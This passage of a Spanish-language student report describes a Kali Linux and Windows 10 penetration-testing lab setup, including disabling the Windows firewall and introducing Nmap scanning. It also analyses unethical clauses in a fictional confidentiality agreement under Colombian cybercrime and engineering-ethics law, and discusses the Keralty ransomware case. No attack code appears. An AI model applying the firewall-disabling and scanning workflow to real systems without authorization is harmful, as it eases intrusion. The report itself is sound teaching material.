
Iniciamos las dos máquinas y en cada VM, configuraremos manualmente el segmento de IP creado para la red interna llamada RED INTERNA 61. En la ilustración 5 e ilustración 6 se observan los direccionamientos asignados para cada máquina.

Ilustración 5 Configuración de red equipo WIndows 10



Autor: Viviana Catherin Castellanos Cárdenas


Ilustración 6 Configuración de red en Kali Linux



Autor: Viviana Catherin Castellanos Cárdenas

Validamos pruebas de comunicación entre las dos máquinas, por ejemplo, en la ilustración 7 se hace prueba desde el equipo Windows 10.


Ilustración 7 Prueba de conectividad entre Windows 10 y Kali Linux



Autor: Viviana Catherin Castellanos Cárdenas

Desactivamos en la VM Windows 10 el firewall, para que desde la VM Kali Linux tenga comunicación.


Ilustración 8 Desactivación del firewall



Autor: Viviana Catherin Castellanos Cárdenas

Finalmente, realizamos la prueba de comunicación desde la VM Kali Linux al equipo de Windows 10.

Ilustración 9 Prueba de conectividad entre desde Kali Linux a Windows 10



Autor: Viviana Catherin Castellanos Cárdenas

2.5 ACUERDO DE CONFIDENCIALIDAD

Los contratos y los acuerdos de confidencialidad son desarrollados por abogados especialistas con el conocimiento de las leyes enfocadas en los distintos sectores, como del trabajo, pena, familiar, civil, fiscal, entre otras.

En el tema del área laboral, la empresa al contratar personal se debe esclarecer en las obligaciones y funciones que el contratante y contratista/empleado deben tener mutuamente. En el caso del anexo 3, en el acuerdo de confidencialidad realizado por el abogado de la compañía HackerHouse, se encuentra escritos en algunas cláusulas que no son necesarias y que podrían afectar a la compañía y empleado, por ejemplo:

Cuarta. Obligaciones de la parte receptora:

3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

5. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

Explicación: Internamente en cada empresa organizada, las áreas encargadas deben proponer estrategias que no incumplan las dos partes que firmaran el contrato, por lo que es incluyente que las empresas establezcan reglamentos para el trabajador, planes de solución de parte del área de recursos humanos para los incidentes que son presentados constantemente en las relaciones entre empleados y empleado – empleador.

En el punto 3, de la cláusula de obligaciones de la parte receptora incluye no denunciar actividades ilegales que sea vista por el empleado, un punto que no va acorde, porque no se indica los procedimientos a seguir cuando suceda los casos

que rompan el acuerdo de confidencialidad entre estudiante- HackerHouse, cayendo la culpabilidad recaerá sobre el integrante de la compañía que vista del mal procedimiento que no tiene establecido HackerHouse, cayendo sobre toda la responsabilidad en el empleado, reflejando que es necesario una restructuración organizacional en cada área que compone HackerHouse.

Por

Octava. Solución de controversias: Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.

Explicación: En la cláusula octava, dejar al receptor, en este caso al estudiante solo, es el significado de que los dueños de la compañía no tienen valores éticos hacia los demás, por ende, la compañía no tendrá crecimiento laboral. es de conocimiento, que cuando el empleado incurre en faltas graves, se dan las opciones de carta de despido laboral justificado.

2.6 PROCESOS ILEGAL EN ACUERDO DE CONFIDENCIALIDAD -

La pregunta no es clara indicando cuál de las dos partes que firman el contrato y los acuerdos de confidencialidad, se debe puntualizar sobre a quién debemos contextualizar quien estará ejecutando los procesos ilegalmente, si de parte del abogado, la empresa o el firmante, que viene siendo el estudiante.

En el anexo referente al acuerdo de confidencialidad, se encontraron en las clausulas, puntos que no se debe estipular para que las dos partes sea firmados. Ahora, teniendo en cuenta los procesos ilegales que no está determinado para ejecutar el profesional de ingeniería circunscriben.

Por parte del abogado:

Artículo 467 del Código Penal

El abogado o procurador que, por acción u omisión, perjudique de forma manifiesta los intereses que le fueren encomendados será castigado con las penas de multa de doce a veinticuatro meses e inhabilitación especial para empleo, cargo público, profesión u oficio de uno a cuatro años[7].

Por parte del firmante (el estudiante), aceptando las cláusulas del acuerdo de confidencialidad y siendo cómplice de lo que acontece internamente en la empresa, está influyendo en cometer los siguientes delitos:

En la ley 1273 de 2009 tenemos los siguientes artículos que estaría incurriendo:

[7] Conceptos jurídicos. Delito de deslealtad profesional. [Sitio web]. [Consulta: 18 agosto 2023]. Disponible en: https://www.conceptosjuridicos.com/delito-de-deslealtad-profesional/#:~:text=Artículo%20466%20del%20Código%20Penal&text=El%20abogado%20o%20procurador%20que%2C%20por%20acción%20u%20omisión%2C%20perjudique,de%20uno%20a%20cuatro%20años.

Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad[8].

Artículo 269F. VIOLACIÓN DE DATOS PERSONALES. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes[9].

Artículo 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS. El que, con ánimo de lucro y valiéndose de alguna manipulación informática o artificio semejante, consiga la transferencia no consentida de cualquier activo en perjuicio de un tercero[10].

[8] Superintendencia industria y comercio. Ley 1273 de 2009 delitos informáticos DO 47223. [Sitio web]. [Consulta: 05 agosto 2023]. Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf
[9] Ibid.,
[10] Superintendencia industria y comercio. Ley 1273 de 2009 delitos informáticos DO 47223. [Sitio web]. [Consulta: 05 agosto 2023]. Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

2.7 CASO CONTRATO

El sueldo para los puestos de Red tema y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Solución

Es un cargo llamativo, tomar puestos de trabajo con salarios altos como los nombrados en el caso, pero más allá de la ética profesional establecido por las leyes colombianas y las entidades que constituyen los códigos morales, profesionales para el ejercicio de la profesionales como servidores públicos , entidades privadas, contra colegas, sociedad, clientes y público en general, la ética de la educación recibida y brindada desde el hogar, es la de mayor valor, lo cual significa que una persona que es ambiciosa podría llegar aceptar sin leer y/o siendo razonable el contrato y el acuerdo de confidencialidad propuesto por HackerHouse.

En el capito II, de la ley 842 de 2003, articulo 31, el cual trata de la reglamentación del ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares, el profesional está en su obligación de:

b) Custodiar y cuidar los bienes, valores, documentación e información que, por razón del ejercicio de su profesión, se le hayan encomendado o a los cuales tenga acceso; impidiendo o evitando su sustracción, destrucción, ocultamiento o utilización indebidos, de conformidad con los fines a que hayan sido destinados;

f) Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder;

Argumentando lo anterior escrito, en base de la ley 842 de 2003, en mi proceso de ejecución como profesional de una de las ramas de ingeniería no estaría en la obligación de aceptar las condiciones del contrato y el acuerdo de confidencialidad propuesto por la empresa HackerHouse, ante las siguientes sanciones dispuestas por el Código de Ética que implicaría:

a) Amonestación Escrita, en el caso de las faltas leves.

b) Suspensión de la Matrícula Profesional por un término máximo de cinco años, dependiendo de la gravedad de la falta y de si el profesional tiene o no antecedentes disciplinarios.

c) La cancelación de la Matrícula Profesional, en el caso de las faltas gravísimas.

2.8 CASO KERALTY SANITAS

Los ciberataques han sucedido han sucedido tanto a nivel mundial y nacional en empresas públicas y empresas privadas, provenientes de los delincuentes cibernéticos, eventos que han causado secuestro y venta de información en el mercado negro.

Hemos tenido conocimiento de ataques informáticos a entidades del gobierno, como la policía, fiscalía general, ministerios, entidades de salud, universidades, entre otras empresas. En los últimos casos presentados en el país, hemos tenido el conocimiento del caso sucedido en el mes de noviembre de 2022 de la entidad de salud Keralty, por el grupo de hackers Ransomhouse.

La información recolectada por los hackers fue publicada en sitios web que no se encuentran en los motores de búsqueda convencionales, esto se dio a que la entidad de salud no acepto las pretensiones económicas solicitadas por los delincuentes cibernéticos para la recuperación de la información.

Ante las actividades avanzadas por este grupo de hackers, se reduce que las reglas quebrantadas por ellos en esta actividad, fueron varios delitos ilegales, porque no se trató de una labor aprobada por la entidad de salud, sino en busca del beneficio económico para quienes cometieron la actividad ilícita.

La violación de datos personales realizada por este grupo de hackers, es un delito contemplado en el código penal colombiano, en el siguiente artículo:

Articulo 269F

El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes", reza la normativa.

2.9 HERRAMIENTAS Y COMANDOS UTILIZADOS PARA EL ESCENARIO PAYLOAD


Kali Linux, una distribución de Linux, creado por una variedad de herramientas para temas de evaluación de la seguridad informática, pruebas de penetración, escaneo de vulnerabilidades en sistemas físicos y los distintos servicios aplicados por las empresas para la proyección y organización de trabajo internamente.

Principalmente, en esta plataforma en la terminal de Linux se puede abrir y efectuar línea de comandos que, para muchos de los atacantes cibernéticos, es el método para aplicar software malicioso.

2.9.1 Terminal Emulator

En la mayoría o se puede decir con certeza, que los sistemas operativos traen incorporados terminales con interfaz gráfica de usuario (GUI) y sin interfaz gráfica de usuario para trabajar por consola, donde se ejecuta una serie comandos técnicos para controlar un equipo y/o sistema operativo en especial de Kali Linux.

Ilustración 10 Terminal de Kali Linux




Fuente: Autoría propia – Catherin Castellanos

2.9.2 Nmap

La función de Nmap es enviar paquetes TCP-UDP hacia el host remoto que queramos examinar para recibir en las respuestas información del host entre ella la dirección IP, puertos abiertos, puertos cerrados, nombre del sistema operativo, versión del sistema operativo entre otra información.

Ilustración 11 Comando Nmap

